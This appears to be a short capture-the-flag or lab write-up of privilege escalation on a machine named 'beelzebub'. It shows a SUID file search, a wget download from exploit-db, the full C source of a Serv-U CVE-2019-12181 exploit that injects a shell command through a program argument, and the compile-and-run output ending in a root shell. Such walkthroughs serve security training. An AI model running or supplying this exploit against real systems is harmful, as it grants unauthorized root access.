


```
find / -perm -u=s -type f 2>/dev/null
clear
wget https://www.exploit-db.com/download/47009
clear
ls
```



```
}krampus@beelzebub:~$ ls
47009  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
krampus@beelzebub:~$ cat 47009
/*

CVE-2019-12181 Serv-U 15.1.6 Privilege Escalation

vulnerability found by:
Guy Levin (@va_start - twitter.com/va_start) https://blog.vastart.dev

to compile and run:
gcc servu-pe-cve-2019-12181.c -o pe && ./pe

*/

#include <stdio.h>
#include <unistd.h>
#include <errno.h>

int main()
{
    char *vuln_args[] = {"\" ; id; echo 'opening root shell' ; /bin/sh; \"", "-prepareinstallation", NULL};
    int ret_val = execv("/usr/local/Serv-U/Serv-U", vuln_args);
    // if execv is successful, we won't reach here
    printf("ret val: %d errno: %d\n", ret_val, errno);
    return errno;
}krampus@beelzebub:~$ 
```

I created a exploit.c file in /tmp then exploited the file.



```
krampus@beelzebub:~$ cd /tmp
krampus@beelzebub:/tmp$ nano exploit.c
krampus@beelzebub:/tmp$ ls
6152ed3dc61af                                                     systemd-private-86105732322f4f00aaf14ef5e4ea6d89-colord.service-FfiXVI
exploit.c                                                         systemd-private-86105732322f4f00aaf14ef5e4ea6d89-ModemManager.service-p8gWkA
systemd-private-86105732322f4f00aaf14ef5e4ea6d89-apache2.service-nlBMWm  systemd-private-86105732322f4f00aaf14ef5e4ea6d89-rtkit-daemon.service-bj941P
systemd-private-86105732322f4f00aaf14ef5e4ea6d89-bolt.service-XY9Iok     systemd-private-86105732322f4f00aaf14ef5e4ea6d89-systemd-resolved.service-7y71F2
krampus@beelzebub:/tmp$ gcc exploit.c -o exploit
krampus@beelzebub:/tmp$ ./exploit
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),116(lpadmin),126(sambashare),1000(krampus)
opening root shell
#
#
# whoami
root
```

I was logged in as root.

Mission Successful